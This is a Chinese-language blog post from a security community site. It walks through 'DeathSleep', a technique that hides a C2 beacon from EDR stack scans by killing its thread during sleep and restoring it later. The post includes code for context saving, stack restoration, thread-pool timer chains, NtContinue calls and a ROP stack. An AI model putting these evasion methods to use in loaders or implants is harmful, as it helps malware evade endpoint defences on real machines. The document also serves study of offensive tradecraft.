来源：https://xz.aliyun.com/news/18005
文章ID：18005

堆栈不在，何必欺骗？-先知社区

摘要


如今的C2都实现了睡眠，接着出现了内存扫描的杀毒软件，所以以“Hook Sleep”方式在睡眠期间加密的规避形式流行起来。同时，扫描线程栈的形式也成熟起来，著名的是Elastic edr，在睡眠时候、调用敏感API时候会扫描堆栈。内存加密、堆栈欺骗都是恶意软件经常使用的，后来看到了https://twitter.com/httpyxel 研究的新方法：“如果堆栈不存在的话，就没有必要伪造堆栈了 :)”。这个想法挺有意思，所以不计它最后绕过了什么，我学习了这个方法并改进加在了我的Loader中！

项目地址：https://github.com/janoglezcampos/DeathSleep

上下文恢复过程

既然杀软会扫描我们线程的堆栈，所以现成的堆栈只要不存在就好了。所以该技术的目标是，终止当前线程并在执行之前回复它。在这个过程中，我们在终止线程之前需要保存两样东西，首先是CPU状态，其次是堆栈，最后在启动新线程之前恢复它。

先来简单说说它的实现思路：Hook Sleep函数，所以beacon睡眠期间会跳转到我们的SleepHook函数，接着使用线程池、计时器用来实现修改内存属性、唤醒的功能。实现的效果如下：



我们不能把它想的太简单了，因为会遇到多个困难：

由于我们终止了当前的线程，所以我们需要保证进程不会结束。这很容易，一开始我使用的是while(TRUE)循环，后面出现了我不能解决的冲突问题，最后我修改为如下：

```
WaitForSingleObject((HANDLE)-1, INFINITE);
```

既然要恢复唤醒我们的beacon，我们需要知道我们保存了多少的栈空间以及恢复之后RIP在哪。这里给出我的调用结构为“SleepHook(DWORD) -> DeathSleep(DWORD)”。为了检索DeathSleep函数的线程上下文，我们需要在DeathSleep函数第一行执行RtlCaptureContext函数（检索调用方上下文中的上下文记录）。第一个步骤是修改它的Rip，它是下一个要运行指令的寄存器，我们需要修改它使其保存DeathSleep的返回地址，即call DeathSleep的下

一条指令，如果不修改它会导致恢复beacon后执行流还是在DeathSleep中。


第一个问题来了，我们如何知道DeathSleep的栈构成？由于不能编译期间分析Unwind Info，所以第一个思路可以随便用一个变量填充，后续放入调试器中分析再修改这个变量的值。第二个思路是在DeathSleep中的变量当作一个标记，编译过后搜索这个标记再通过Unwind Info把值写入。

```
39  def setStackFrameSize(filename, pattern):
40      bytePattern = pattern.to_bytes(4, "little")
41      binData = open(filename, 'rb+').read()
42      virtualAddr = getVirtualAddress(filename, binData.find(bytePattern), ".text")
43      stackFrameSize = findStackFrameSize(filename, virtualAddr)
44      if stackFrameSize > 0:
45          binData = binData.replace(bytePattern, stackFrameSize.to_bytes(4, "little"))
46          outFile = open(filename, 'wb+')
47          outFile.write(binData)
48          outFile.close()
49
50
51  if __name__ == '__main__':
52      parser = argparse.ArgumentParser()
53      parser.add_argument('-f', '--filepath', help='Path to exe', required=True)
54      args = parser.parse_args()
55      setStackFrameSize(args.filepath, 0xFAFBFCFD)
56      setStackFrameSize(args.filepath, 0xFBFBFAFA)
```

获取DeathSleep栈结构大小后，就可以获取DeathSleep的返回地址了：

```
threadCtxBackup.Rip = *(PDWORD64)(threadCtxBackup.Rsp + stackFrameSize);
```

接着第二个问题就来了，我们需要保存多少的栈大小从哪里保存呢？所以我开始分析原始shellcode执行的栈结构，在Sleep函数中设置断点，我甚至往上修改了部分值发现并没有影响shellcode的执行，所以就有了下面的代码，其中initialRsp是SleepHook函数中的Rsp。这时候会有疑问“initialRsp - (threadCtxBackup.Rsp + stackFrameSize + 0x8)”的结果不就是0吗？确实，但是为了防止我在SleepHook和DeathSleep的执行链中间加其他函数就这样写了





```
stackBackupSize = initialRsp - (threadCtxBackup.Rsp + stackFrameSize + 0x8);
stackBackup = malloc(stackBackupSize + 0x150);
memcpy(stackBackup, (PVOID)(initialRsp - (DWORD64)stackBackupSize), stackBackupSize + 0x150);
```


先略过线程池的写法，咱们来看看唤醒之后如何恢复线程。在恢复beacon执行之前，我们需要将保存的栈放置到位。唤醒函数awake需要捕获当前的RSP值，使用如下汇编代码即可：

```
getRsp PROC
    mov rax, rsp
    add rax, 8
    ret
getRsp ENDP
```

恢复堆栈时，这个捕获地址将成为保存栈的放置起始地点。但是恢复之后，任何的函数调用都会破坏我们恢复的栈覆盖其中的数据：



解决方式其实也很简单，原作者给出的方案是将前一段awake函数移后面并修改rsp，然后再将需要恢复的栈插入其中，移动awake函数的函数汇编代码（moveRsp(stackBackupSize + 0x150, 0xFBFBFAFA);）如下，同理也需要设置标记，之后填入awake函数栈大小。最后使用NtContinue函数改变执行逻辑就行。




```
moveRsp PROC
    mov r8, qword ptr [rsp]
    add rsp, 8
    mov r9, rcx

    mov rcx, 28h
    add rcx, rdx
    add r9, rcx

    ;; 保存 rsi 和 rdi
    mov r10, rsi
    mov r11, rdi

    mov rsi, rsp              ; rsi 指向当前栈顶
    mov rdi, rsi              ; rdi 初始化为源地址
    sub rdi, r9               ; rdi 移到新栈位置

    rep movsb                 ; 将旧栈数据复制到新位置

    ;; 恢复 rsi 和 rdi
    mov rsi, r10
    mov rdi, r11
    sub rsp, r9
    jmp r8
moveRsp ENDP
```

调度恢复过程

根据上文我们基本了解了栈存储和恢复栈的基本流程，但是我们需要再没有线程的情况下运行这些操作。这时，我们就可以用到线程池API。它是 Windows 提供的一个工具， 它允许将任务排队到由操作系统管理的一组线程中。这些线程池线程会自行处理任务，而不需要手动管理线程生命周期。通过线程池 API，可以创建任务并将其排队到线程池中，这些任务会由系统自动调度和执行。其实Ekko项目（https://github.com/Cracked5pider/Ekko）依赖的也是线程池API：

Ekko / Src / Ekko.c

Code | Blame | 112 lines (88 loc) · 4.06 KB | Raw

```
97          CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRW, 100, 0, WT_EXECUTEINTIMERTHREAD );
98          CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemEnc, 200, 0, WT_EXECUTEINTIMERTHREAD );
99          CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopDelay,  300, 0, WT_EXECUTEINTIMERTHREAD );
100         CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemDec, 400, 0, WT_EXECUTEINTIMERTHREAD );
101         CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRX, 500, 0, WT_EXECUTEINTIMERTHREAD );
102         CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopSetEvt, 600, 0, WT_EXECUTEINTIMERTHREAD );
103
```

虽然 Ekko 使用的线程池 API 在大多数情况下运行良好，但存在一个问题：即使任务执行完成，工作线程（worker）依然存活。这意味着，程序可能会生成许多不必要的工作线程，无法在任务完成后及时销毁它们。 所以我们用到了新的线程池API，他们提供了更强大的功能，比如CloseThreadPool()。通过新的线程池API，我们可以撞见自定义线程池、销毁、线程池最大线程数、清理线程组等。设置最大线程数可以让我们按顺序执行所有任务，只要它们按一定时间排队即可。清理线程组有助于在完成所有操作后更轻松地进行清理。

写出线程池初始化代码没多少难度，疑惑的却是在我们需要将其卸载到代码之外，因为我们将内存保护改为RW。如果调用VirtualProtect，当函数返回时，我们的进程就会崩溃，所以我们需要找到一种方法从其他地方执行它，并让它也返回到RX页面（返回时也会发生同样的事情）。显然，我们也会使用线程池 API 来实现这一点，但有一个问题，我们只能给任务提供一个参数，而 VirtualProtect() 需要 4 个参数。所以我们还需要使用NtContinue函数。

使用NtContinue函数中我们需要将RIP修改为目标VirtualProtect函数，接着将四个寄存器填入相应参数，这时会有一个问题，我们如何找到RSP的值？由于我们使用的是线程池形式，所以我们不知道它的栈会放在哪里，作者从Ekko项目中获得了解决方案，是使用 RtlCaptureContext() 在工作线程中复制上下文，并将获取的上下文的堆栈指针增加 8，这样它就会指向通过调用 RtlCaptureContext() 在堆栈中引入的地址，也就是最后一个函数的返回地址，我们可以将它用作所有函数的返回地址。

```
if ( CreateTimerQueueTimer( &hNewTimer, hTimerQueue, RtlCaptureContext, &CtxThread, 0, 0, WT_EXECUTEINTIMERTHREAD ) )
{
    WaitForSingleObject( hEvent, 0x32 );

    memcpy( &RopProtRW, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemEnc, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopDelay,  &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemDec, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopProtRX, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopSetEvt, &CtxThread, sizeof( CONTEXT ) );

    // VirtualProtect( ImageBase, ImageSize, PAGE_READWRITE, &OldProtect );
    RopProtRW.Rsp -= 8;
    RopProtRW.Rip  = VirtualProtect;
    RopProtRW.Rcx  = ImageBase;
```

```
helperCtx.Rsp = 0xFFFF111122223333;
InitializeCallbackInfo(&captureCtxObfInfo, RtlCaptureContext, &helperCtx);
captureCtxObfInfo.timer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)RtlpTpTimerCallback, &captureCtxObfInfo, &obfuscationEnv);
// 设置计时器初始化时间并启动
InitializeFiletimeMs(&dueTimeHolder, 0);
SetThreadpoolTimer(captureCtxObfInfo.timer, &dueTimeHolder, 0, 0);

while (helperCtx.Rsp == 0xFFFF111122223333) continue;

memcpy(&changePermRwCtx, &helperCtx, sizeof(CONTEXT));

changePermRwCtx.Rsp -= 8;
changePermRwCtx.Rip = (DWORD_PTR)VirtualProtect;
changePermRwCtx.Rcx = (DWORD_PTR)ImageBase;
changePermRwCtx.Rdx = ImageSize;
```

所以我们貌似暂时解决了使用NtContinue后返回值的问题，这种情况需要在代码中手动减8，但是第二个VirtualProtect就不能直接使用这个方式了，我们会进入一个新的线程，所以旧上下文的 Rsp 就没用了，并且我们已经ExitThread了所以无法在延迟执行的任务中去操控CONTEXT。所以我们遇到的问题：一是旧的上下文RSP没用了，二是无法像之前一样直接减8。

第一个问题挺好解决的，在这个线程池中再使用一次RtlCaptureContext就行：

```
InitializeCallbackInfo(&changePermsRwInfo, NtContinue, &changePermRwCtx);
InitializeCallbackInfo(&closePoolInfo, CloseThreadpool, obfuscationPool);
InitializeCallbackInfo(&captureCtxDeobfInfo, RtlCaptureContext, &helperCtx);
InitializeCallbackInfo(&changePermsRxInfo, NtContinue, &changePermRxCtx);

changePermsRwInfo.timer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)RtlpTpTimerCallback, &changePermsRwInfo, &obfuscationEnv);
closePoolInfo.timer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)RtlpTpTimerCallback, &closePoolInfo, &obfuscationEnv);
captureCtxDeobfInfo.timer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)RtlpTpTimerCallback, &captureCtxDeobfInfo, &deobfuscationEnv);
changePermsRxInfo.timer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)RtlpTpTimerCallback, &changePermsRxInfo, &deobfuscationEnv);
rebirthTimer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)rebirth, &threadCtxBackup, &deobfuscationEnv);
```

第二个问题作者给出的解决方案是使用Rop链，通过将第一个上下文的Rsp设置为指向手动创建的堆栈，该堆栈将保存重定向执行所需的一切，直到第二个NtContinue()调用将设置正确的上下文结束。

```
PVOID
InitilizeRopStack(PVOID ropStackMemBlock, DWORD sizeRopStack, PVOID function, PVOID arg, PVOID rcxGadgetAddr, PVOID shadowFixerGadgetAddr)
{
    // POP RCX; RET
    // ADD RSP, 0x20(32); POP RDI; RET

    PVOID ropStackPtr = NULL;
    ropStackPtr = (PVOID)((DWORD_PTR)ropStackMemBlock + sizeRopStack);

    ropStackPtr = (PVOID)((DWORD_PTR)ropStackPtr - 8);
    *(PDWORD64)ropStackPtr = (DWORD_PTR)function; // NtContinue

    ropStackPtr = (PVOID)((DWORD_PTR)ropStackPtr - 8);
    *(PDWORD64)ropStackPtr = (DWORD_PTR)arg; // 参数 &helperCtx

    ropStackPtr = (PVOID)((DWORD_PTR)ropStackPtr - 8);
    *(PDWORD64)ropStackPtr = (DWORD_PTR)rcxGadgetAddr; // POP RCX; RET

    ropStackPtr = (PVOID)((DWORD_PTR)ropStackPtr - 48);
    *(PDWORD64)ropStackPtr = (DWORD_PTR)shadowFixerGadgetAddr; // ADD RSP, 0x20(32); POP RDI; RET

    return ropStackPtr;
}
```

至此，这个思路就差不多结束了。而作者发现了一个问题，NtContinue只需要填充一个参数就结束了，对于旧的线程池API这是好的，但是新的API CreateThreadpoolTimer传递参数的方式不同，导致无法使用NtContinue函数。作者分析这三个函数（CreateTimerQueueTimer、CreateThreadpoolTimer、SetThreadpoolTimer），发现CreateThreadpoolTimer只是TpAllocTimer的一个包装，SetThreadpoolTimer只是TpSetTimer的转发。

对于CreateTimerQueueTimer函数则是RtlCreateTimer的一个包装，而RtlCreateTimer内部实际调用了TpAllocTimer和TpSetTimer，这类似于在内部调用CreateThreadpoolTimer和SetThreadpoolTimer。另外排队的函数并非直接使用我们指定的回调函数，而是将RtlpTpTimerCallback设置为回调函数。所以得出了大致的结论：RtlpTpTimerCallback函数内部会重新组织和调整参数的顺序。最终作者分析了信息的传递得到了如下调用方式：

```
#define InitializeCallbackInfo(ci, functionAddres, parameterAddres) \
    {                                                               \
        (ci)->timer = NULL;                                         \
        (ci)->isImpersonating = 0;                                  \
        (ci)->flags = 0;                                            \
        (ci)->callbackAddr = (WAITORTIMERCALLBACK)functionAddres;   \
        (ci)->paramAddr = parameterAddres;                          \
        (ci)->timerQueue = NULL;                                    \
        (ci)->isPeriodic = 0;                                       \
        (ci)->execControl = 0;                                      \
    }

#define InitializeFiletimeMs(ft, millis)                                        \
    {                                                                           \
        (ft)->dwHighDateTime = (DWORD)(((ULONGLONG) - ((millis)*10 * 1000)) >> 32);       \
        (ft)->dwLowDateTime  = (DWORD)(((ULONGLONG) - ((millis)*10 * 1000)) & 0xffffffff); \
    }

typedef struct
{                                   //      NOTE                REQUIRED
    PTP_TIMER timer;                // 0    Timer                   X
    DWORD64 m2;                     // 8    NULL
    DWORD64 isImpersonating;        // 16   0                       X
    ULONG flags;                    // 24   Flags                   X
    DWORD32 m5;                     // 28   NULL
    WAITORTIMERCALLBACK callbackAddr; // 32   Callback Address      X
    PVOID paramAddr;                // 40   Parameter Address      X
    DWORD32 m7;                     // 48   0
    DWORD32 m8;                     // 52   Padding
    HANDLE timerQueue;              // 56   NULL                   X
    DWORD64 m9;                     // 64   0
    DWORD64 m10;                    // 72   0
    DWORD64 m11;                    // 80   0
    DWORD32 isPeriodic;             // 88   0                      X
    DWORD32 execControl;            // 92   0                      X
} CallbackInfo;
```

```
InitializeCallbackInfo(&changePermsRwInfo, NtContinue, &changePermRwCtx);
InitializeCallbackInfo(&closePoolInfo, CloseThreadpool, obfuscationPool);
InitializeCallbackInfo(&captureCtxDeobfInfo, RtlCaptureContext, &helperCtx);
InitializeCallbackInfo(&changePermsRxInfo, NtContinue, &changePermRxCtx);

changePermsRwInfo.timer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)RtlpTpTimerCallback, &changePermsRwInfo, &obfuscationEnv);
closePoolInfo.timer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)RtlpTpTimerCallback, &closePoolInfo, &obfuscationEnv);
captureCtxDeobfInfo.timer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)RtlpTpTimerCallback, &captureCtxDeobfInfo, &deobfuscationEnv);
changePermsRxInfo.timer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)RtlpTpTimerCallback, &changePermsRxInfo, &deobfuscationEnv);
rebirthTimer = CreateThreadpoolTimer((PTP_TIMER_CALLBACK)rebirth, &threadCtxBackup, &deobfuscationEnv);

InitializeFiletimeMs(&dueTimeHolder, 200);
SetThreadpoolTimer(changePermsRwInfo.timer, &dueTimeHolder, 0, 0);

InitializeFiletimeMs(&dueTimeHolder, 250);
SetThreadpoolTimer(closePoolInfo.timer, &dueTimeHolder, 0, 0);

InitializeFiletimeMs(&dueTimeHolder, time - 100);
SetThreadpoolTimer(captureCtxDeobfInfo.timer, &dueTimeHolder, 0, 0);

InitializeFiletimeMs(&dueTimeHolder, time - 50);
SetThreadpoolTimer(changePermsRxInfo.timer, &dueTimeHolder, 0, 0);

InitializeFiletimeMs(&dueTimeHolder, time);
SetThreadpoolTimer(rebirthTimer, &dueTimeHolder, 0, 0);
```